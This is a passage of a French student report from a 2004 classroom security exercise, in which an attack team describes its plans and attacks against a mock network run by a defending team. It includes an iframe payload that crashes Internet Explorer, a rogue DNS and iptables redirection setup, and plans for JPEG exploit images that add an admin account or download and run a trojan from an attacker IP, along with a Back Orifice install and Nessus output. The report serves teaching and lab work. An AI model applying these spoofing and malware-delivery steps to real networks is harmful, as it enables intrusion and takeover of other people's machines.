SECURITE DES SYSTEMES D'INFORMATION

PROJET SECURITE


Equipe Attaque :

HARDOROCK Rémi

BABAYAN Eric
BEGAULT Luc
BLANCHOT Sylvain

HERAIL Christophe
MYRTIL Fabrice
REY Grégory

Aujourd'hui, la sécurité des systèmes d'informations est la préoccupation de nombreux administrateurs réseaux. Avec l'arrivée régulière de virus et la pénétration des réseaux par des « utilisateurs non autorisés », il est fondamental de maîtriser les problématiques de sécurité pour pallier aux diverses vulnérabilités des systèmes et ainsi assurer un bon fonctionnement global de l'entreprise.
Le présent compte rendu définira différentes techniques d'attaques pour permettre aux administrateurs réseaux de mieux apprécier les méthodes de « hacking » et ainsi pouvoir plus facilement sécuriser leurs réseaux.



SOMMAIRE

I. INTRODUCTION

Scénario d'entreprise type : Candide S.A.
L'activité des groupes gravite autour du système d'information d'une entreprise totalement fictive mais dont les besoins sont représentatifs de ceux que l'on rencontre habituellement.

Activité détaillée du Groupe «attaque»

Notre groupe est chargé de rechercher toutes les possibilités d'intrusion et de compromission les plus efficaces et les plus faciles à mettre en oeuvre.

Du point de vue métier, les membres de notre groupe jouent le rôle de consultants en sécurités chargés d'évaluer la solidité du système d'information défendu. Nous sommes totalement étrangers à la structure de l'entreprise. Les 2 autres groupes ne sont pas sensés nous communiquer la moindre information. Bien entendu, les membres du groupe «attaque» ne doivent pas se limiter aux moyens techniques pour collecter leurs informations.

Définition des axes possibles d'attaque et pistes de recherche:

I.1. But.

Tout ce qui peut nuire au réseau des défenseurs.
On distinguera le déni de service (DOS) qui empêche le système de remplir sa fonction, l'exploit qui permet un accès au système (local pour augmenter les droits, distant pour pénétrer). Et enfin les opérations de masquage des tentatives, de la pénétration et de la mise en place de portes dérobées pour récupérer toute information.

I.2. Axe matériel.

I.2.1. Explication.

Le déni de service matériel n'est pas envisageable (certains nous reprocheraient des dégradations). Par contre le plus simple pour récupérer des informations ou implanter des troyens/rotkits/keyloggers/spyware et autres cochonneries est bien entendu d'avoir un accès physique aux machines. Pour cela il est envisageable de surveiller l'équipe défense au plus prés afin de pouvoir saisir la moindre opportunité.

I.2.2. Pré requis.

Disposer des « softs » précitées afin de pouvoir les introduire à la première occasion.

I.3. Axe réseau.

I.3.1. Explication.

Le réseau support de l'infrastructure transmet l'information. À ce titre, il est intéressant de réaliser une écoute passive dessus. On réalise ceci en usurpant une identification de machine réceptrice de l'information.

I.3.2. Moyens.

ARPspoof: technique montrée en cours permettant d'usurper l'identité MAC d'une machine.
DNSspoof: même technique au niveau ip. Réalisé en montant un faux serveur dns pour masquer la correspondance ip<=>nom d'hôte.

I.3.3. Utilitaires.

- ethereal
- tcpdump
- etherape

I.4. Axe logiciel.

I.4.1. Explication.

Les services proposés sur le réseau reposent sur des logiciels. Il existe souvent des failles permettant de pénétrer dans le système.

I.4.2. Mise en œuvre.

On se doit d'identifier les services et les serveurs mis en place (scan et identification). Une fois ceci établi, on recherche les failles connues (exploit) et l'on tente de les exploiter. Une autre solution est l'analyse du code si il est disponible ou par reverse-engineering, solutions que nous n'utiliserons sans doute pas faute de compétences et/ou moyens.

I.4.3. Sources d'info et ressources.

Nmap pour scanner dispo sous windows aussi.
http://www.insecure.org/nmap/nmap_download.html
Un outil de détection de failles
http://nessus.org/intro.html

Source d'exploits
http://www.securiteam.com/exploits/
http://www.k-otik.com/exploits/
http://www.hoobie.net/security/exploits/
http://www.securityfocus.com/bid

I.5. Axe humain.

I.5.1. Explication.

L'humain parle ! Il va donc s'agir d'être extrêmement attentifs aux informations lâchées par nos collègues des autres équipes soit en "écoutant aux portes" soit en les faisant parler. Nous ne proposerons pas de solution trop agressive (torture, chantage, etc...) qui sont néanmoins envisageable dans certains cas réels.

I.5.2. Mise en œuvre.

On se bornera ici à la manipulation, le recoupement d'info, la fouille systématique des poubelles après une réunion d'un des autres groupes (si possible).

I.5.3. Masquage.

Notre activité sera grandement facilitée par l'utilisation de la désinformation de l'adversaire. Il conviendra donc d'appliquer certaines techniques:

Lâcher de fausses informations sur nos techniques, nos axes de recherche, nos résultats, notre organisation.

Protéger la vérité: mensonge systématique, pour que ceci reste crédible il faudrait s'accorder sur des mensonges à faire passer de façon que par recoupements ils deviennent crédibles. De même, s'ils venaient à nous démasquer, casser la confiance qu'ils ont dans les vraies infos.

Noyer les équipes d'audit et de protection sous un déluge d'attaques "bidon" de façon à saturer leur capacité d'analyse et leur faire croire à un faible niveau de technicité de notre part (encore faut-il que ce ne soit pas la vérité).

II. DISTRIBUTION DES TACHES/ROLES

D'après les résultats des différentes réunions et les discutions que nous avons eu, voila un résumé de notre fil directeur d'attaque sachant que la suite dépendra de ce que l'on découvrira sur le réseau (activité du lundi 11/10/04)

II.1. Topologie du réseau.

Résumé:	On doit avoir le la cartographie du réseau à attaquer
Outils:	Cheops Nessus Nmap Ettercap Ethereal ping traceroute
Intervenants:	Christophe et Sylvain

II.2. Recherche d'une proie.

Résumé:	À partir de la topologie déterminer les machines sensibles (éléments d'interconnexion, serveurs, clients) OS; IP de machines; ports ouverts; services actifs; workgroup; domaine;...
Outils:	Nessus Nmap Ettercap Ethereal
Intervenants:	Christophe et Sylvain

II.3. Attaque des éléments critiques.

Résumé:	on va chercher à exploiter les failles des routeurs commutateurs ...
Attaque	▪ Test des mots de passe d'usine pour prendre la main sur les éléments d'interconnexion ▪ Denis de service ▪ Spoofing, on va essayez de prendre la main sur le routeur ▪ Nettoyage après notre passage (ce n'est pas vraiment une attaque) ▪ Pénétration (attaque netbios)
Outils:	uito; arpspoof; dnsspoof; tcpdump; ethereape
Intervenants:	Gregory, Luc, Fabrice

II.4. Attaques des services.

Résumé:	en fonction du résultat de l'analyse de leur réseau, on va s'attaquer aux services actifs.
Attaque	▪ Génération de bruit de fond web (avec le programme de Luc) ▪ Spam ▪ Mail bombing ▪ Attaque de ftp ▪ Attaque de site web
Outils:	Script de Luc; Mail Bomber
Intervenants:	Remi, Eric, Luc

III. SYNTHESE DES ECHEANCIERS


Un tableau de synthèse des échéanciers. Les détails sur chaque point sont donnés en annexe dans nos rapports de réunion. Ils sont indiqués sous chaque date.

DATE	TACHES EFFECTUEES	PROBLEMES RENCONTRES	TACHE À EFFECTUER
29/09/04 (cf. planAction.txt)	▪ Etablissement d'un plan d'action par Luc (Coordinateur technique)		▪ Taches autour de plusieurs axes : ▪ Axe matériel ▪ Axe Réseau ▪ Axe Logiciel ▪ Axe humain
04/10/04 (cf. rdv1.txt)	▪ Coordination du groupe ▪ Choix d'une méthode de travail ▪ Etablissement des rendez-vous « réunion » ▪ Coordination intergroupe		▪ Approfondissement des connaissances
07/10/04 (cf. rdv2.txt)	▪ Approfondissement des connaissances		▪ Mise en place du matériel ▪ Mise en place des logiciels
09/10/04 (cf. plan_d_attaque 11_10_04.txt)	▪ Mise en place du matériel ▪ Mise en place des logiciels		▪ Topologie du réseau défense ▪ Recherche d'une proie ▪ Attaque des éléments critiques ▪ Attaque des services ▪ Vérification de l'accès à distance
11/10/04	▪ Vérification du matériel installé ▪ Vérification de l'accès à distance	▪ Temps de mise en place de la défense	▪ Topologie du réseau défense ▪ Recherche d'une proie ▪ Attaque des éléments critiques ▪ Attaque des services
18/10/04 (cf. rdv3.txt)	▪ Cartographie du réseau ▪ Acces à MOUTON ▪ Test de mot de passe sur le matériel ▪ Installation de Back Orifice sur MOUTON	▪ Temps de mise en place de la défense ▪ Informations légales manquantes ▪ Acces à distance « lent » ▪ Maquette sécurisée ▪ Manque de trafic sur la maquette ▪ Formatage abusif du client	▪ Attaques samba ▪ Tests des vulnérabilités liées au FTP ▪ Installation de Nessus et scan de machine ▪ Etude des failles du routeur

25/10/04 (cf. rdv4.txt)	▪ Attaque de type dnsspoof qui a marché partiellement. ▪ Attaque par jpeg infecté. ▪ Solution sur les problèmes liés au trafic manquant sur la maquette ▪ Etudes des failles sur le routeur	▪ Manque de compétence pour attaquer ▪ Pas d'accès à la maquette de l'intérieur ▪ Problème de coordination intergroupe	▪ Installation d'une machine dans leur réseau. ▪ Choix du système d'exploitation le plus judicieux à mettre sur ce poste
28/10/04 (cf. rdv5.txt)	▪ Point sur les activités à mener de l'intérieur ▪ Choix du système de la machine interne		▪ Installation d'une DEBIAN sur le réseau interne ▪ Attaques diverses de l'intérieur
05/11/04	▪ Attaque FTP par DoS ▪ Installation et intégration de Morphée sur le réseau de la défense ▪ Etude d'attaque avec DSNIFF ▪ Validation de l'accès distant ▪ Attaque du routeur avec RAT ▪ Scan du réseau interne avec des outils sous windows (utilisation d'un portable) ▪ Réinstallation de morphée ▪ Configuration des ressources partagées par Morphée	▪ Problèmes de disponibilité pour l'installation et l'intégration de Morphée ▪ Coordination intragroupe : 2 installation de Morphée ▪ Coordination intergroupe : Morphée n'avait accès à aucune ressource sur le réseau (loin de la réalité) ▪ Problème de l'équipe défense sur la configuration du firewall	▪ Attaques de type Déni de service ▪ Attaques diverses ▪ Compte rendu des attaques menées par chacun
15/11/04	▪ Préparation du rapport ▪ Compte rendu d'attaque		▪ Synthèse globale sur le projet ▪ Préparation du rapport final ▪ Préparation de l'oral ▪ Mise en place des dernières attaques

IV. POLITIQUE DE SECURITE/AUDIT

Au cours de ce projet nous avons travaillé en coordination intergroupe. En effet il a été convenu de travailler par « pallier » : l'équipe défense prépare sa maquette avec un niveau de sécurité faible (quasi nul) ; ensuite, il était prévu deux évolutions de la sécurité ; enfin, la défense devait sécurisé au maximum en fonction des recommandations de l'équipe audit.
D'après le résultat de nos diverses attaques voici les différentes architectures que nous pouvons établir :




LAN 1

Première architecture scannée

Symbole	Total	Description
	1	Serveur Web
	1	PC
	1	Switch
	1	Serveur courrier électronique
	1	Routeur
	1	Internet
	1	Serveur FTP

Cette première architecture nous a permis de mener les premières attaques mais elle a été modifiée rapidement par la défense (formatage de la machine cliente).

Cette architecture a évolué vers la suivante :




LAN2

Scan du deuxième réseau

Symbole	Total	Description
	1	Serveur Web
	3	PC
	5	Switch
	1	Serveur courrier électronique
	2	Routeur
	1	Internet
	1	Serveur FTP

Cette architecture est celle sur laquelle nous avons le plus travaillé. En effet c'est celle qui nous a parue la plus stable même si l'équipe défense y a régulièrement modifié des éléments.

Enfin, voici la dernière architecture issue de nos scans :



Cette dernière architecture a été détectée en fin de projet. Il est à noter qu'elle a pris du temps à être mise en place par l'équipe défense (notamment pour la mise en place du firewall).
Enfin, les résultats des scans de cette configuration sont les mêmes que l'on scanne de notre machine (Morphée) à l'intérieur de leur réseau ou de celle à l'extérieur (Attila).

V. TACHES ET REALISATIONS

Nous choisirons ici de présenter les taches effectuées de façon chronologique par rapport à l'évolution du projet :

V.1. Usurpation d'identité.

Date :	Le 13/10/2004
Les objectifs particuliers à cette tâche :	L'objectif de cette tache est d'avoir un accès total à la machine et en même temps de rendre impossible l'accès à la machine au vrais utilisateurs.
Participants :	Rémi Hardorock Fabrice Myrtil
Position dans l'échéancier :	Cette tache se place au début de l'échéancier lors de ma mise en place des machines
Les outils & moyens utilisés :	**Social Engineering** Le moyen est d'utiliser une faille de sécurité de l'accès au système d'information et de la négligence des utilisateurs. En effet, l'accès à la salle est libre, de plus, il n'y avait aucun login et mot de passe de connexion sur la machine visée.
Les Résultats	
L'objectif a été atteint. En effet en changeant le mot de passe de l'accès distant (vnc) nous avions un accès total à la machine ce qui à permis de l'utiliser pour mener d'autres attaques.	
Bibliographie	

V.2. Charge logs système et surcharge audit

Date :	Première semaine
Les objectifs particuliers à cette tâche :	Il s'agit ici de prouver la capacité de noyer l'équipe audit sous une charge de logs intraitable manuellement et de démontrer la capacité de surcharge des logs systèmes de l'équipe défense.
Participants :	Luc Bégault
Position dans l'échéancier :	Début phase 1.
Les outils & moyens utilisés :	Codage d'un outil de génération de bruit http.

Les Résultats
Génération d'un giga octect de logs

Bibliographie
Protocole http.

V.3. Internet explorer DoS (crash)

Date :	14/10/04
Les objectifs particuliers à cette tâche :	Planter la machine distante.
Participants :	Fabrice MYRTIL
Position dans l'échéancier :	étape 1

Les outils & moyens utilisés :	Créer une page html avec à l'intérieur du corps le code suivant et la faire ouvrir par un utilisateur avec Internet Explorer évidemment
	
	Code :
	`<iframesrc="?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
	`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA">`

Les Résultats
Plantage windows ou d'internet explorer. Donc pas trop de dégâts.

Bibliographie
http://www.wulab.com

V.4. Audit Samba

Date :	14/10/2004
Les objectifs particuliers à cette tâche :	Analyser les services samba offerts par l'équipe défense
Participants :	Luc Bégault
Position dans l'échéancier :	Fin phase1-Début phase 2
Les outils & moyens utilisés :	outil smb-nat

Les Résultats

Liste des répertoirs partagés en samba.
Pas de mot de passe évidents craqués.
Nécessite l'utilisation de fichiers dictionnaires pour une recherche plus exhaustive des mots de passe.
Outil trés verbeux, inadapté à la brute force en ligne.

Bibliographie

http://packages.debian.org/unstable/admin/smb-nat

V.5. Install back Orifice.

Date :	14-15/10/04
Les objectifs particuliers à cette tâche :	
Participants :	Fabrice MYRTIL
Position dans l'échéancier :	début de l'étape 1.
Les outils & moyens utilisés :	installation via vnc de BO.

Les Résultats
Control total de la machine ‘MOUTON’ ...

Bibliographie
http://www.wulab.com

V.6. Spoofing DNS pour envoyer JPEG infecté.

Date :	20/10/2004
Les objectifs particuliers à cette tâche :	Il s'agit de rediriger les requêtes dns venant d'une machine cible vers notre propre serveur pour lui transmettre des réponses erronées. Ceci nous permet de copier un site Internet connu (google) et remplaçant les images par des images infectées par la faille jpeg.
Participants :	Herail Christophe Bégault Luc
Position dans l'échéancier :	Fin de l'étape 1.

Les outils & moyens utilisés :	Dans un premier temps nous avons cherché les outils pour faire cette attaque via un poste windows.
	Liste des outils windows: winarp_mim; winpcap; WinDNSSpoof; apache
	--> echec de mise en place pour le DNS spoofing, cela générait des erreurs windows tout à fait claires...
	La mise en place de ces outils n'ayant pas donné de résultat nous nous sommes tournée vers une solution sur Debian.
	Mise en place d'un serveur DNS (BIND 9) sur attila.
	conf:
	zone "google.fr" {
	type master;
	file "/etc/bind/db.google.fr";
	};
	zone "google.com" {
	type master;
	file "/etc/bind/db.google.com";
	};
	etc/bind/db.google.fr:
	$TTL 5
	@ IN SOA ns.google.fr. root.google.fr. (
	2004102199; serial
	5; refresh
	5; retry
	5; expire
	5; default_ttl
	)
	@ IN NS ns.google.fr.
	@ IN MX 100 mail.google.fr.
	ns IN A 172.16.80.250
	mail IN A 172.16.80.250
	www IN A 172.16.80.250
	IN A 172.16.80.250
	Idem pour google.com
	arp-spoffing pour intercepter les requettes.
	dnat pour rediriger les requettes sur le serveur dns frauduleux:
	attila:/tmp# iptables -A FORWARD --protocol udp --destination-port 53 -j DROP
	attila:/tmp# iptables -A FORWARD --protocol tcp --destination-port 53 -j DROP

attila:/tmp# iptables -t nat -A PREROUTING -p tcp --dport 53 -j DNAT --to-destination 172.16.80.250:53
attila:/tmp# iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 172.16.80.250:53

(Les règles sont redondantes mais on n'est jamais trop prudents.)

Mise en place d'un serveur web (apache) sur attila avec une copie (rapide) du site google. Nous envisagions de mettre en place une page google tres proche de la reelle pour que l'attaque soit le plus transparente possible, cependant il ne nous a pas semblé très important pour l'exercice d'y passer plus de temp.

Mise en place des jpeg:
Compilation de la source: http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php
sous un poste windows

Création de deux jpeg distincts pour tester deux attaques:

- Test 1(logo1.jpg) - le jpg doit creer un compte X pass X dans le groupe administrateur que nous voulions exploiter par la suite.
- Test 2(logo2.jpg) - le jpg dois aller executer le fichier http://172.16.80.250/patch.exe qui est un trojan que nous voulions exploiter par la suite.

Les Résultats

Moyens, le fake dns marche parfaitement sur notre machine de test (hackzone).

Mais il semblerait que les machines du groupe défense ne sachent pas faire une requête dns correcte (ajout de .défense systématique relevé à l'ethereal).

Concernant les failles jpeg, nous n'avons pas pu les tester sur notre machine de test celle ci ayant le correctif installé.

Bibliographie

http://www.securiteinfo.com/outils/WinDNSSpoof.shtml
http://winpcap.polito.it/
http://www.chez.com/keep/KoM/dns.htm

V.7. Scans de machine

Date :	Le 25/10/04
Les objectifs particuliers à cette tâche :	Ce scan vise à mettre en évidence les failles de sécurité sur les matériels informatique qui ont été trouvé lors de la cartographie du réseau (par Cheops par exemple).
Participants :	Rémi HARDOROCK
Position dans l'échéancier :	Dans un cas réel, ce scan est la deuxième des phases à effectuer (après la cartographie du réseau) pour découvrir une proie sur un réseau et voir aussi de façon détaillée les failles sur cette proie. Sur notre maquette, nous avons dû régulièrement faire des scan car l'architecture du réseau de l'équipe défense à régulièrement changé.
Les outils & moyens utilisés :	Pour effectuer cette "attaque", j'ai utilisé l'outil Nessus. Nessus est un scanner de vulnérabilité qui effectue un balayage réseau sur une cible pour chercher des vulnérabilités dans le réseau, comme des erreurs de programmation, des backdoors, etc... Nessus fonctionne grâce à un système de client et de serveur. Le serveur peut fonctionner sur la plate-forme Unix, y compris Linux et OpenBSD, tandis que le client peut fonctionner sur divers systèmes d'exploitation, par exemple, Windows. Il est très utile lors de tests de pénétration (pen test) et fait gagner un temps incroyable.

Les Résultats

Voici un extrait du rapport généré par Nessus; Ici j'ai demandé à Nessus de me faire un compte rendu avec les failles de sécurité qui sont les plus graves.

NESSUS SECURITY SCAN REPORT

```
Created 25.10.2004           Sorted by vulnerabilities

Session Name : 172.66.66.5
Start Time   : 25.10.2004 23:01:11
Finish Time  : 25.10.2004 23:12:27
Elapsed Time : 0 day(s) 00:11:16


Total security holes found : 10
             high severity : 10
              low severity : 0
             informational : 0


Scanned hosts:

Name                          High  Low   Info
-----------------------------------------------
172.66.66.5                   10    0     0
```

```
Service: ftp (21/tcp)
Severity: High

It is possible to write on the root directory
of this remote anonymous FTP server. This allows
an attacker to upload '.rhosts' or '.forward' files,
or to turn your FTP server in to a warez server.

Solution : chown root ~ftp && chmod 0555 ~ftp.

Risk factor : Serious
CVE : CAN-1999-0527


Vulnerable hosts:
   172.66.66.5


------------------------------------------------------------------------


Service: snmp (161/udp)
Severity: High


SNMP Agent responded as expected with community name: public
CVE : CAN-1999-0517, CAN-1999-0186, CAN-1999-0254, CAN-1999-0516
BID : 177, 7081, 7212, 7317, 9681
Other references : IAVA:2001-B-0001


Vulnerable hosts:
   172.66.66.5

------------------------------------------------------------------------


Service: www (80/tcp)
Severity: High


 The remote Windows host has a ASN.1 library which is vulnerable to a
flaw which could allow an attacker to execute arbitrary code on this host.

To exploit this flaw, an attacker would need to send a specially crafted
ASN.1 encoded packet with improperly advertised lengths.

This particular check sent a malformed HTML authorization packet and determined that
the remote host is not patched.

Solution : http://www.microsoft.com/technet/security/bulletin/ms04-007.mspx
Risk factor : High
CVE : CAN-2003-0818
BID : 9633, 9635, 9743
Other references : IAVA:2004-A-0001


Vulnerable hosts:
   172.66.66.5

------------------------------------------------------------------------
```

Les rapports entiers de Nessus sur les machines 172.66.66.5 et 172.66.66.6 sont donnés en annexe.

Bibliographie

Installation de Nessus sous Linux:
http://www.linuxfrench.net/securite/introduction_a_nessus_un_scanner_de_vulnerabilite_article938.html

V.8. Scans du routeur

Date :	25/10/2004
Les objectifs particuliers à cette tâche :	Il s'agit de trouver des failles exploitables au niveau de la configuration du routeur.
Participants :	Blanchot Sylvain Hérail Christophe
Position dans l'échéancier :	Fin de l'étape 1.
Les outils & moyens utilisés :	Utilisation de l'outil d'audit RAT (Routeur Audit Tool) de Cisco pour obtenir un état des lieux. Apres installation : % rat --snarf 172.16.80.2

Les Résultats

Fichiers listant les erreurs commises à la configuration du routeur qui pourraient être exploitable.
Voir annexes RAT pour les résultats

Bibliographie

http://www.cisecurity.org/bench_cisco.html

V.9. Accès en lecture à des informations système

Date :	Le 25/10/04
Les objectifs particuliers à cette tâche :	L'objectif est d'avoir des informations sur le système distant en vue d'exploiter les résultats pour mener d'autres attaques.
Participants :	Rémi HARDOROCK
Position dans l'échéancier :	Cette tache se situe au niveau de la fin de la première phase
